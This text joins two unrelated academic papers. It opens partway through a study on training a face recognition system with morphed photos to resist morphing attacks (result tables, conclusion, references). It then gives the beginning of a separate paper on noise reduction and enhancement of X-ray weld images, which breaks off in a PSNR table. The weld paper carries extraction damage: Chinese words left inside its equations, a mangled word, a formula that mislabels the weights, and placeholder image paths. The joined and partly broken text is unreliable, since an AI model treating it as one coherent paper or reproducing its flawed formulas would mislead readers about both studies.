BPCER_{10}	4.28%	2.41%
BPCER_{20}	9.38%	6.48%
BPCER_{100}	28.09%	22.50%

In a practical verification scenario, such as border control, the thresholds at which the error rates BPCER_{10}, BPCER_{20} and BPCER_{100} are measured would not be adopted, since this would lead to the rejection of too many genuine pairs, but we report these metrics in order to allow our results to be compared to other research.

When comparing the performance on the test set to that on the PUT validation set, we no longer observe an improvement, in fact the EER when training without morphs is lower than when training with morphs while the proportions of accepted morph pairs are similar. One possible reason for this decrease in performance is that the pose variation in the PUT dataset is larger, and the validation set therefore also includes morphed images with stronger poses than were present in the training set. Since the FRS did not see such morphs during training it cannot classify them well. Another possible explanation is that the FRS has not learned to distinguish morphs from real images based on identity information, but has e.g. learned to recognise certain artifacts present in morphed images. The fact that the error rates are generally larger than on the test set indicates that this is a challenging dataset for the FRS, whether it was trained with or without morphs. Further experiments are necessary to confirm whether the lower performance on the PUT dataset

Table 6. Performance on validation sets.

Training: PUT:	without morphs (200 epochs)	augmented & morphs (100 epochs)
EER (of the FRS)	0.69%	0.99%
MAR_{EER}	83.65%	84.62%
D-EER	15.68%	15.66%
BPCER_{10}	20.28%	20.29%
BPCER_{20}	27.48%	27.52%
BPCER_{100}	40.72%	42.45%
ASML:		
EER (of the FRS)	0.00%	0.00%
MAR_{EER}	24.94%	16.48%
D-EER	5.86%	4.97%
BPCER_{10}	4.90%	4.90%
BPCER_{20}	6.86%	4.90%
BPCER_{100}	15.69%	14.71%

is due to the higher pose variation.

The images in the ASML dataset are quite different from the images in the training set, since the image resolution is higher and Poisson blending was used to create the spliced morphs. In spite of these differences, the FRS trained with morphs has better performance than the FRS trained without morphs. This improvement is promising, since it suggests that the FRS has indeed learned to differentiate between genuine and morph images based on identity rather than on morphing traces or artifacts.

8. Conclusion & Future Work

In this work we observed a modest improvement in robustness to morphing attacks after training an FRS with morphed photos. However, even a modest improvement presents an improvement on existing MAD methods, since often better detection of morphs is at the cost of decreasing performance of face recognition on normal images. We only trained the last layer of the VGG16 convolutional neural network, so more significant improvements may be achieved by training more layers of the model. Training with a larger dataset, or using data augmentation techniques are further ways to achieve better performance. Our results suggest that there may be merit to our training method, but they also underline the need for morphing databases that are more varied with respect to factors such as resolution, pose and lighting, but also variation in morphing algorithms in order to better understand which characteristics of a morphed image cause it to be challenging to classify.

Another advantage of using our method is that existing data can be used to create morphs or augmented genuines for training, which could potentially improve the performance of FRSs on normal datasets without needing to collect new data.

Finally, it is of the utmost importance that results are not only tested on types of morphs present in the training set. As we showed, these results can vary strongly when tested on different datasets.

9. References

[1] M. Ferrara, A. Franco, and D. Maltoni, "The magic passport," in *IEEE International Joint Conference on Biometrics*, pp. 1–7, 2014.

[2] U. Scherhag, C. Rathgeb, J. Merkle, R. Breithaupt, and C. Busch, "Face recognition systems under morphing attacks: A survey," *IEEE Access*, vol. 7, pp. 23012–23026, 2019.

[3] A. Makrushin and A. Wolf, "An overview of recent advances in assessing and mitigating the face morphing attack," in *2018 26th European Signal Processing Conference (EUSIPCO)*, pp. 1017–1021, 2018.

[4] D. Robertson, R. Kramer, and A. Burton, "Fraudulent ID using face morphs: Experiments on human and automatic recognition," *PLOS ONE*, vol. 12, p. e0173319, 03 2017.

[5] K. Raja *et al.*, "Morphing attack detection – database, evaluation platform and benchmarking," *arXiv*, 2020.

[6] L. Spreeuwers, M. Schils, and R. Veldhuis, "Towards robust evaluation of face morphing detection," in *2018 26th European Signal Processing Conference, EUSIPCO 2018*, European Signal Processing Conference, (United States), pp. 027–1031, IEEE, 11 2018.

[7] U. Scherhag, C. Rathgeb, and C. Busch, "Performance variation of morphed face image detection algorithms across different datasets," in *2018 International Workshop on Biometrics and Forensics (IWBF)*, pp. 1–6, 2018.

[8] M. Ferrara, A. Franco, and D. Maltoni, "Face demorphing," *IEEE Transactions on Information Forensics and Security*, vol. 13, no. 4, pp. 1008–1017, 2018.

[9] U. Scherhag, D. Budhrani, M. Gomez-Barrero, and C. Busch, "Detecting morphed face images using facial landmarks," in *Image and Signal Processing* (A. Mansouri, A. El Moataz, F. Nouboud, and D. Mammass, eds.), (Cham), pp. 444–452, Springer International Publishing, 2018.

[10] N. Damer, V. Boller, Y. Wainakh, F. Boutros, P. Terhörst, A. Braun, and A. Kuijper, *Detecting Face Morphing Attacks by Analyzing the Directed Distances of Facial Landmarks Shifts: 40th German Conference, GCPR 2018, Stuttgart, Germany, October 9-12, 2018, Proceedings*, pp. 518–534. 01 2019.

[11] L. Wandzik, G. Kaeding, and R. V. Garcia, "Morphing detection using a general-purpose face recognition system," in *2018 26th European Signal Processing Conference (EUSIPCO)*, pp. 1012–1016, 2018.

[12] M. A. Hearst, "Support vector machines," *IEEE Intelligent Systems*, vol. 13, pp. 18–28, jul 1998.

[13] O. M. Parkhi, A. Vedaldi, and A. Zisserman, "Deep face recognition," in *Proceedings of the British Machine Vision Conference (BMVC)* (M. W. J. Xianghua Xie and G. K. L. Tam, eds.), pp. 41.1–41.12, BMVA Press, September 2015.

[14] "VGGFace weights." https://github.com/rcmalli/keras-vggface, 2018.

[15] F. Schroff, D. Kalenichenko, and J. Philbin, "Facenet: A unified embedding for face recognition and clustering," in *2015 IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pp. 815–823, 2015.

[16] U. Scherhag, A. Nautsch, C. Rathgeb, M. Gomez-Barrero, R. N. J. Veldhuis,

L. Spreeuwers, M. Schils, D. Maltoni, P. Grother, S. Marcel, R. Breithaupt, R. Ramachandra, and C. Busch, "Biometric systems under morphing attacks: Assessment of morphing techniques and vulnerability reporting," in *2017 International Conference of the Biometrics Special Interest Group (BIOSIG)*, pp. 1–7, 2017.

[17] P. J. Phillips, P. J. Flynn, T. Scruggs, K. W. Bowyer, Jin Chang, K. Hoffman, J. Marques, Jaesik Min, and W. Worek, "Overview of the face recognition grand challenge," in *2005 IEEE Computer Society Conference on Computer Vision and Pattern Recognition (CVPR'05)*, vol. 1, pp. 947–954 vol. 1, 2005.

[18] D. E. King, "Dlib-ml: A machine learning toolkit," *Journal of Machine Learning Research*, vol. 10, pp. 1755–1758, 2009.

[19] "Facealigner." https://pypi.org/project/imutils/, 2019.

[20] P. Pérez, M. Gangnet, and A. Blake, "Poisson Image Editing," *ACM Trans. Graph.*, vol. 22, p. 313–318, July 2003.

[21] "FaceVACS 9.4.0." http://www.cognitec-systems.de, 2019.

[22] A. Kasiński, A. Florek, and A. Schmidt, "The PUT face database," *Image Processing and Communications*, vol. 13, pp. 59–64, 01 2008.

[23] T. Neubert, A. Makrushin, M. Hildebrandt, C. Kraetzer, and J. Dittmann, "Extended StirTrace benchmarking of biometric and forensic qualities of morphed face images," *IET Biometrics*, vol. 7, 02 2018.

[24] L. DeBruine and B. Jones, "Face Research Lab London set," 05 2017.

[25] P. Hancock, "Psychological image collection at stirling (PICS) – 2d face sets – Utrecht ECVP." http://pics.stir.ac.uk/, 2017.

RESEARCH ON NOISE REDUCTION AND ENHANCEMENT OF WELD IMAGE

Xiang-Song Zhang[1], Wei-Xin Gao[1] and Shi-Ling Zhu[2]

[1]College of Electronic Engineering, Xi'an Shiyou University, Xi'an, China
[2]Communication and Information Engineering, Xi'an University of Post and Telecommunications, Xi'an, China

ABSTRACT

In order to eliminate the salt pepper and Gaussian mixed noise in X-ray weld image, the extreme value characteristics of salt and pepper noise are used to separate the mixed noise, and the non local mean filtering algorithm is used to denoise it. Because the smoothness of the exponential weighted kernel function is too large, it is easy to cause the image details fuzzy, so the cosine coefficient based on the function is adopted. An improved non local mean image denoising algorithm is designed by using weighted Gaussian kernel function. The experimental results show that the new algorithm reduces the noise and retains the details of the original image, and the peak signal-to-noise ratio is increased by 1.5 dB. An adaptive salt and pepper noise elimination algorithm is proposed, which can automatically adjust the filtering window to identify the noise probability. Firstly, the median filter is applied to the image, and the filtering results are compared with the pre filtering results to get the noise points. Then the weighted average of the middle three groups of data under each filtering window is used to estimate the image noise probability. Before filtering, the obvious noise points are removed by threshold method, and then the central pixel is estimated by the reciprocal square of the distance from the center pixel of the window. Finally, according to Takagi Sugeno (T-S) fuzzy rules, the output estimates of different models are fused by using noise probability. Experimental results show that the algorithm has the ability of automatic noise estimation and adaptive window adjustment. After filtering, the standard mean square deviation can be reduced by more than 20%, and the speed can be increased more than twice. In the enhancement part, a nonlinear image enhancement method is proposed, which can adjust the parameters adaptively and enhance the weld area automatically instead of the background area. The enhancement effect achieves the best personal visual effect. Compared with the traditional method, the enhancement effect is better and more in line with the needs of industrial field.

KEYWORDS

X-ray image, Mixed noise, Noise separation, noise reduction, image enhancement.

1. INTRODUCTION

Due to the influence of equipment and acquisition environment in X-ray welding image acquisition, welding images are limited by low contrast and large noise, which will interfere with the segmentation and recognition of welding image defects. With the development of image processing technology, image denoising and contrast enhancement methods have emerged in large numbers, and some achievements have been achieved. The weld images obtained by X-ray generally are characteristic of fuzzy defect edges and various image noise [1]. To detect internal defects more accurately, researchers should reduce noise and enhance the weld images. There are many research findings in these fields. For instance, an improved Gabor filter image contrast denoising algorithm was proposed, which can reduce the noise and retain the image details and

David C. Wyld et al. (Eds): SPPR, NECO, GridCom, ICCSEA, SCAI, UBIC, SEMIT, MLDS - 2020
pp. 13-26, 2020. CS & IT - CSCP 2020 DOI: 10.5121/csit.2020.101902

defect areas [2]. A local image enhancement method was proposed by determining the local pixel nonuniformity factor, and the combination of histogram equalization and contrast limitation can adaptively improve the defect detection accuracy [3]. However, due to the large noise of weld images, the contrast is low and the difference between the image background and the target gray is not obvious. If the nonuniformity factor is not set accurately, the background and the target will be enhanced, which interferes with the realization of the enhancement effect. A new anisotropic diffusion imaging enhancement method can smooth, maintain edges and sharpen at the same time [4]. We compared various denoising methods based on anisotropic diffusion, and evaluated their performances with mean square error (MSE) and peak signal-to-noise ratio (PSNR), which underlay further image segmentation and feature extraction experiments on noisy weld X-ray images [5]. Firstly, wavelet denoising was used to remove the random high-frequency noise generated in the detection of scattering radiation, then Shape from Shading(SFS) method was used to distinguish the moire optical characteristics of low- and high-gradient defect areas, and finally, Harris corner detection(HCD) method was adopted to detect and highlight the types of residual corners related to different welding defects [6]. Because the effect of wavelet de-noising on Gaussian noise is obvious and the noise in a weld image is Gaussian and salt-pepper mixed noise, the effect of wavelet de-noising alone is not ideal. A gas tungsten arc weld (GTAW) deep learning enhancement method based on multi-source remote sensing image was proposed [7]. Two integrated methods including generative antagonism network and classic convolution neural network were designed, which combined multiple neural networks to improve the modeling performance for the unobserved data in different experimental environments. An enhancement method based on the scale variable stochastic resonance model and a stochastic resonance image enhancement method based on the genetic optimization algorithm were proposed, which made full use of the parallel optimization of the genetic algorithm and the weak signal enhancement of stochastic resonance and overcame the shortcomings of traditional methods [8]. A series of improvement measures based on the similarity between local blocks of the image were put forward [9]. Local binary pattern (LBP) texture feature and edge structure tensor were used to improve the comparison of similar blocks and the effect of noise reduction. In a two-step noise suppression based method for low-light-level image perception enhancement, firstly the noise level function was used for contrast enhancement of noise perception, and then the just-noticeable-distortion (JND) model was used to reduce the noise while keeping the details, estimate noise visibility according to the intensity change of brightness and extract the details through contrast masking and visual regularity [10]. With an improved nonlocal mean filtering model, the rotation angle between image blocks was calculated by using the main direction of corner points, and the similarity between blocks was computed more accurately [11]. However, the noise reduction result was not ideal for weld images, because of the overall low contrast of weld images and the indistinguishable similarity between image blocks [11]. When histogram equalization algorithm was combined with high-frequency lifting filter, the image information entropy and contrast after processing were higher and the processing time was shorter, which can meet the real-time requirements of image processing [12]. In an adaptive noise reduction method of image sensor, the image was decomposed by curve transform and the variational technique was used to reduce noise and improve PSNR [13]. In a laser 3D image enhancement system based on virtual reality, point cloud data were used to build a 3D image model that conformed to normal distribution [14]. According to the distribution of its point image elements, the image was enhanced effectively by the 3D image transformation enhancement system. A low-illuminance nonlinear laser image edge adaptive enhancement device based on radial hill was adopted [15]. Moreover, an nsmission estimation method based on the improved dual region filter and the guide filter was proposed to reduce the complexity of image defogging algorithms and solve the white halo of image edges, and was verified experimentally to be effective and efficient [16].In reference [17], an adaptive dynamic weighted median filtering algorithm is proposed, which achieves good filtering effect. In reference [18], a block median filtering algorithm based on probability decision-making is proposed, which improves the traditional median filtering, and the effect is remarkable.[19] An iterative nonlocal mean filtering algorithm is proposed to remove impulse noise.[20]In this paper, a convolutional neural network (CNN) model algorithm based on deep learning is proposed. The algorithm is superior to sparse representation and block based method in accuracy and robustness.

Based on the above analyses and in view of the Gaussian and salt-and-pepper mixed noise in weld images, firstly noise separation was carried out, then an improved nonlocal mean filter was proposed to reduce the Gaussian noise and finally, an adaptive Takagi-Sugeno (T-S) fuzzy fusion filter algorithm which can identify the probability of salt and pepper noise was proposed in combination with the median filter. To improve the image contrast, we proposed an adaptive parameter adjustment enhancement algorithm without human intervention. The enhancement effect of the algorithm can reach the best vision of human eyes. Finally, experiments show that the proposed algorithm has obvious advantages in noise reduction and enhancement.

2. IMAGE NOISE REDUCTION

The noise of an X-ray weld image is mainly the photoelectron noise caused by the photoelectron conversion of the image sensor during shooting, and the electronic noise caused by the random thermal movement of electrons. Based on mathematical analysis, the noise can be mainly divided into Gaussian noise and salt-and- pepper noise. The noise in an actual image is a mixture of the two. The model of the mixed noise can be expressed as follows:

$$f(i,j) = f_y + z_g + z_s \tag{1}$$

where $f(i,j)$ and f_y represent the image with mixed noise and the original image respectively; z_g and z_s represent Gaussian noise and salt-and-pepper noise respectively.

2.1. Noise Model

As for Gaussian noise, its probability density is described by Gaussian normal distribution. A larger mean value of Gaussian noise means a whiter picture; the larger variance indicates the image is at lower resolution and is more fuzzy. Such noise in a digital image is mainly caused by uneven illumination or high temperature.

$$p(z) = \frac{1}{\sqrt{2\pi}\sigma} e^{-(z-\mu)^2/2\sigma^2} \tag{2}$$

where $p(z)$ represents the probability of the gray value z , μ and σ^2 are the mean and variance.

Salt and pepper noise refers to two kinds of noise: salt noise and pepper noise. The white noise is salt noise and has a high gray value (255), and the black noise is pepper noise and has a low gray value (0). a and b represent the limit gray values in the image.

$$p(z) = \begin{cases} p_a & z = a \\ p_b & z = b \\ 0 & else \end{cases} \tag{3}$$

2.2. Mixed Noise Separation

The gray values of salt and pepper noise points are characteristic of extreme values, and are generally the positive (negative) maxima or minima of gray value in the region where they are located. However, these positive (negative) maxima or minima may not be noise pixels, because there are also positive (negative) maxima or minima in the undisturbed image gray smooth area or the area with obvious edge. Therefore, it is necessary to further judge whether the extreme point is a salt and pepper noise point. Let an $m \times n$ window with $x(i,j)$ be the center. If $x(i,j) = f(i,j)_{\max}$, count the pixels $x(i,j) \neq f(i,j)_{\max}$ in the window, where there are n_1 in all; if $x(i,j) = f(i,j)_{\min}$, count the pixels $x(i,j) \neq f(i,j)_{\min}$ in the window, where there are n_2 in all. When $n_1 > t$ or $n_2 > t$ (t is the threshold value of salt and pepper noise and generally varies between 12 and 16), the pixel point is judged as a salt and pepper noise point; when $n_1 < t$ or $n_2 < t$, it is not judged as a salt and pepper noise point.

2.3. Gauss Noise Filtering

2.3.1. Nonlocal Mean Filtering

The basic idea of original nonlocal mean (onlm) filtering is to use a large amount of redundant information in the image to calculate the weighted average value of gray values of all pixels in the same neighborhood according to the weighted coefficient. The core problem is to determine the weighted kernel function by the weighted Euclidean distance between this function and the image. The exponential kernel function (EKF) used for weighting makes the image details too smooth and fuzzy. Therefore, on the basis of previous works, we discuss the establishment of the weighted kernel function and propose a new cosine Gaussian kernel function (CGKF) combining the Gaussian kernel function (GKF) and the cosine kernel function (CKF). The noise signal is assumed to be image-independent additive Gaussian white noise, and can be modelled as follows:

$$Z(i) = X(i) + N(i) \qquad (4)$$

where $X(i)$ is the original image without noise pollution; $N(i)$ is the Gaussian white noise with mean value of 0 and variance of σ^2; $Z(i)$ is the noise-contaminated image. Let $z = \{z(i) \mid i \in I\}$ be a pair of discrete noisy images, where I is the image domain. For any pixel i in the image, the onlm filter uses the weighted average of all pixel gray values in the image to estimate the gray value of the point:

$$NL[z](i) = \sum_{j \in I} w(i,j) z(i) \qquad (5)$$

where the weight $z(i)$ depends on the similarity between pixels i and j, and satisfies $0 < z(i) < 1$ and $\sum_j z(i,j) = 1$. The similarity between pixels i and j is determined by the similarity between gray value matrices H_i and H_j, where H_i represents a known-size square neighborhood centered on pixel i. The similarity between the gray value matrices of each neighborhood is measured by their Gaussian weighted Euclidean distance $d(i,j)$:

$$d(i,j) = \left\| H_i - H_j \right\|_{2,\alpha}^2 \qquad (6)$$

where α is the standard deviation weighted by Gauss and $\alpha > 0$; Function $\|\cdot\|_2$ is L^2 norm, so a higher neighborhood similarity indicates a smaller distance. Weight $w(i, j)$ is defined as:

$$w(i, j) = \frac{1}{C(i)} f_k(d(i, j)) \tag{7}$$

where $C(i) = \sum_j f_k(d(i, j))$ is the normalized parameter. The core problem of nonlocal mean (nlm) filtering given in Eq. (6) is the kernel function $f_k(.)$ in Eq. (8) and it plays an important role in the denoising performance of the algorithm. The nlm method adopts EKF, which is defined as:

$$f_k(d(i, j)) = \exp(-\frac{d(i, j)}{h^2}) \tag{8}$$

where h is the attenuation factor, which controls the attenuation speed of the exponential function and affects the filtering degree and denoising performance of the algorithm.

2.3.2. Improved Nlm Filtering

The core problem of nlm filtering is to determine the weighted kernel function. The core idea of weighting is to give more weight to the neighborhood with higher similarity, and less weight to the neighborhood with lower similarity. This is because the neighborhood with low similarity or dissimilarity will increase the computation of the algorithm and affect its denoising effect. Under certain conditions, the ideal kernel function should output larger weights when the distance between pixels is small, and the output will decrease rapidly to 0 as the distance is enlarged. The weighted kernel function plays an important role in denoising performance, including the cosine type and the Gauss type. Specifically, CKF is defined as:

$$f_k(d(i, j)) = \begin{cases} \cos(\pi d(i, j)/2h) & d(i, j) \le h \\ 0 & d(i, j) > h \end{cases} \tag{9}$$

and GKF is defined as:

$$f_k(d(i, j)) = \exp(-\frac{d^2(i, j)}{h^2}) \qquad d(i, j) \le h \tag{10}$$

When the noise intensity is weak, the denoising performance is better than that of nlm, but the over weighting of CKF and the insufficient weighting of GKF lead to the decrease of denoising performance when the signal intensity increases. Based on the comparative analysis of EKF, CKF and GKF, a new cosine Gaussian kernel function (CGKF) was proposed:

$$f_k(d(i, j)) = \begin{cases} \exp(-\frac{d^2(i, j)}{h_1^2})\cos(\pi d(i, j)/2h_2) & d(i, j) \le h_2 \\ 0 & d(i, j) > h_2 \end{cases} \tag{11}$$

where h_1 and h_2 are filter parameters. CGKF adds a cosine coefficient on basis of GKF, so the improved algorithm can perform denoising better at different noise levels. In comparison of Eq. (8) to Eq. (11), the response curve is shown in Figure 1.




Figure 1. Response curve of weighted kernel function

Compared with the EKF of onlm, the response curve of GKF is flatter when the distance between pixels is large, and drops rapidly as the distance increases, and the response curve of CKF is relatively flat in the whole region (Fig. 1). The improved CGKF synthesizes their advantages and has greater weighting when the distance is small, and the weight decreases at the enlarged distance, avoiding over-weighting or under-weighting. Hence, we can make full use of the high-similarity neighborhood to filter out noise, and effectively reduce the interference of low-similarity and dissimilar neighborhood. Experimental results show that the denoising performance is better than that of the onlm algorithm.

2.4. Salt and pepper noise filtering

For salt and pepper noise, the median filter is obviously effective on it, but has a fixed window. Firstly, a small window such as a 3×3 template can effectively retain image details, but its noise reduction effect is not good when the noise density increases. Secondly, a large window such as a 5×5 template can effectively reduce salt and pepper noise, but loses the image details. Moreover, median filtering cannot estimate the probability of salt and pepper noise. Therefore, we propose an adaptive salt and pepper noise elimination algorithm that can automatically adjust the filtering window to identify the noise probability. This algorithm is described in detail below.

2.4.1. Noise Probability Estimation

The salt and pepper noise probability is estimated as follows:

Step1 After the image is partitioned, select any point in each area, and take $S_1, S_2 ... S_n$, n modules centered on this point;

Step2 Use the adaptive median filtering window of 3×3, 5×5, 7×7 to filter n regions, and $3n$ 3×3 rectangular regions, and obtain $S'_{11}, S'_{12} ... S'_{1n}$, $S'_{21}, S'_{22} ... S'_{2n}$ $S'_{31}, S'_{32} ... S'_{3n}$;

Step3 In different filtering windows, subtract each point in the filtered area $S'_{11}, S'_{12} ... S'_{1n}$, $S'_{21}, S'_{22} ... S'_{2n}$, $S'_{31}, S'_{32} ... S'_{3n}$ from the gray level of each point in the previous area $S_1, S_2 ... S_n$. After the absolute value of the subtracted result is taken, count the points over a certain positive number $u_{11}, u_{12} ... u_{1n}; u_{21}, u_{22} ... u_{2n}; u_{31}, u_{32} ... u_{3n}$;

Step4 Regroup the number of pixels $u_{ij}(i = 1, 2...n, j = 1, 2...n)$ in any small area, and take the average value of the middle m pixels in the small area, i.e. a_1、a_2、a_3.The weighted average of a_1、a_2、a_3 is $9m$ higher than the noise probability.

2.4.2. T-S fuzzy Model Fusion Filtering

To facilitate the following discussion, let the image size be $M \times N$, any pixel point in the image be $f(i, j)$, and the filtered pixel be $f'(i, j)$, where $i = 1, 2, 3...M$, $j = 1, 2, 3...N$. The defect of the median filter is that it can rank all pixels without the ability of noise point recognition and noise rate estimation. Herein, the variable scale sliding window is used to flexibly adopt windows of different sizes for different noise probabilities. It can reduce the computation amount and the blur caused by relatively large windows when the noise probability is low, and can improve the filtering accuracy when the noise probability is high. Figure 2 shows four window modes, which will be combined into four filtering modes, where (a) to (d) are $Model_1$, $Model_2$, $Model_3$ and $Model_4$, respectively and "Star" is the pixel participating in filtering.




Figure 2. Maximum window model

(1) FM_1 (abbreviation of $Filter\ Model_1$), window, $Model_1$ is sliding filter window, and window $Model_2$ as the backup is the largest window;

(2) FM_2: FM_2 is the main window and FM_3 is the backup;

(3) FM_3: FM_3 is the main window and FM_4 is the backup;

(4) FM_4: FM_4 is the main window.

After determination of noise probability, the fusion filtering results of different noise probability values and fuzzy correspondence under T-S model of filtering model are given in Figure. 3.




Figure 3. Corresponding fuzzy relation between noise probability and filtering mode

2.4.3. Filtering Algorithm

Based on the above analysis, the steps of the adaptive salt and pepper noise elimination algorithm proposed here are as follows:

Step1 Noise probability calculation;

Step2 Model fusion: according to the noise probability, the filtering algorithm under the T-S model is used. If the probability of salt and pepper noise is estimated to be 0.4, FM_3 is used; if the probability is 0.5, FM_3 and FM_4 are filtered at the same time. Finally, the results of FM_3 and FM_4 are fused and outputted according to the T-S fuzzy relationship.

Filtering under the known model: firstly, the pixel $v(i, j)$ is detected. If the pixel is not noise-polluted, the result according to Eq. (12) is outputted and then the next pixel $v(i, j+1)$ is filtered; otherwise, the pixels of the filtering window in the filtering mode are detected one by one, and the number of non-noise-polluted pixels nn is counted. If $nn \neq 0$, the output of noise pixel is estimated as per Eq. (13); if $nn = 0$, the detection range of the pixel is extended to the range of the standby window and Eq. (14) is adopted:

$$v'(i,j) = v(i,j) \qquad \min < v(i,j) < \max \tag{12}$$

$$v'(i,j) = \sum_{m}^{R}\sum_{n}^{R}\omega_{nm} v(m,n) \Big/ \sum_{m}^{R}\sum_{n}^{R}\omega_{mn} \qquad v(i,j) < \min 或 v(i,j) > \max 且 nn \neq 0 \tag{13}$$

$$v'(i,j) = med(W_{ij}) \qquad v(i,j) < \min 或 v(i,j) > \max 且 nn = 0 \tag{14}$$

where $v(i, j)$ is the center pixel of the current window W_{ij} ($R \times R$, R is odd); $v'(i, j)$ is the estimated value after filtering of the current operating pixel; min and max are the noise thresholds; Med is the median value of the pixel, ω_{mn} is the weighting of the undisturbed pixel, i.e. $1/(x^4 + y^4)$; x and y are the horizontal and vertical pixel spacing respectively from any pixel point to the center pixel point.

3. IMAGE ENHANCEMENT

3.1. Sin function transformation

The gray-scale transformation curve of a sin function is characterized by gentle transformation of upper and lower wave heads, and large changes in the middle (Fig. 4). Since the gray level of the weld image with poor contrast concentrates in a certain range and the gray level of the range is stretched by the sin function, the gray level of the background area larger than the average gray value increases and that of the weld area smaller than the average gray value decreases. This feature is very effective in distinguishing the gray values of the background area and the weld area. The transformation method of the sin function is (15):

$$g(x,y) = 127\left\{1 + \sin\left[\frac{\pi \cdot f(x,y)}{b\text{-}a} - \frac{\pi \cdot (a+b)}{2 \cdot (b-a)}\right]\right\} \tag{15}$$

where $f(x,y)$ and $g(x,y)$ are the gray values before and after transformation respectively; a and b are the lowest and highest gray values before transformation respectively. The gray ranges of the sin function before and after transformation are the same.

3.2. Logarithmic transformation

The expression of logarithmic transformation is:

$$g(x,y) = a + \frac{\ln[f(x,y)+1]}{b \cdot \ln c} \tag{16}$$

where a, b and c are parameters for adjusting the position and shape of the curve. Logarithmic transformation can stretch the low-gray area of the image and compress the high-gray area. The transformation curve is shown in Fig. 5.




Figure 4. Sin transformation curve




Figure 5. Logarithmic transformation curve

3.3. XE function transformation

At present, the image of X-ray pipeline girth weld is fuzzy and low-quality. Neither manual nor automatic detection is conducive to identify the defects in the weld. The existing image enhancement algorithms mostly use histogram dynamic range stretching, which can stretch both the target area and the background area. However, there is still a lack of X-ray image enhancement technology for girth weld region of interest without parameter selection. Herein, a method of industrial X-ray girth weld image enhancement was used. The gray value of a weld area was determined by retrieving the gray value corresponding to the second peak of gray histogram. The gray value of the weld area was enhanced by introducing a specific continuous function, and that of background was suppressed. It can automatically enhance the weld area instead of the background area, without manual intervention in parameter selection, and has strong robustness. To effectively enhance the X-ray image of girth weld to the best value of personal visual perception, we conducted a number of experiments. The success rate of defect detection is improved from about 95% without enhancement to about 98% after the enhancement of xe function. The gray-scale enhancement is expressed as follows, $f\left(gray(i,j)\right)$, $g\left(gray(i,j)\right)$ is the gray value before and after enhancement.The xe enhancement function is shown in Figure 6




Figure 6. Schematic diagram of xe function enhancement

Because the collected girth weld images are placed horizontally, the xe function enhancement method is designed, as shown in the figure above. It can be seen from the figure that the closer the xe function image is to 0, the more obvious the change of gray level is.

4. EXPERIMENTAL ANALYSIS

4.1. Peak signal-to-noise ratio(PSNR)comparison after filtering

Totally 200 weld images were randomly selected from the image library and were filtered by the nlm filter with different kernel functions. After that, 10 filtered images were randomly selected and numbered as 1 to 10. The PSNR of these 10 images were compared with that of mean filter (meaf), median filter (medf) and algorithm in Ref. 10. To write conveniently, we used different kernel functions to represent these images. For different filters, the PSNRs of the filtered images are shown in Table 1.

Table 1. PSNR of filtered image

Image No.	CGKF psnr	MEAF psnr	GKF psnr	EKF psnr	MEDF psnr	CKF psnr	Document 10 psnr
1	53.4475	52.8513	50.4475	48.8328	47.8411	51.6415	48.4135
2	54.7413	53.2919	50.7413	48.0659	47.5142	51.5501	48.4492
3	53.5043	52.9523	50.5043	49.3936	48.3503	51.4403	49.3903
4	53.9554	52.2902	51.9554	49.7863	48.7751	51.5855	48.3516
5	53.6042	52.3925	50.6042	48.8776	48.0851	50.6551	48.5509
6	54.2037	53.9670	49.2037	47.8695	47.1965	51.4965	48.5565
7	53.4404	52.3465	50.4014	48.5321	47.6547	51.5547	49.5145
8	54.6302	53.4509	49.6302	47.2283	46.7074	51.6475	48.6075
9	53.6641	52.4761	50.6641	48.5963	47.7474	52.5364	49.5614
10	52.2199	53.7228	51.2199	50.1466	48.8726	51.4827	48.5425

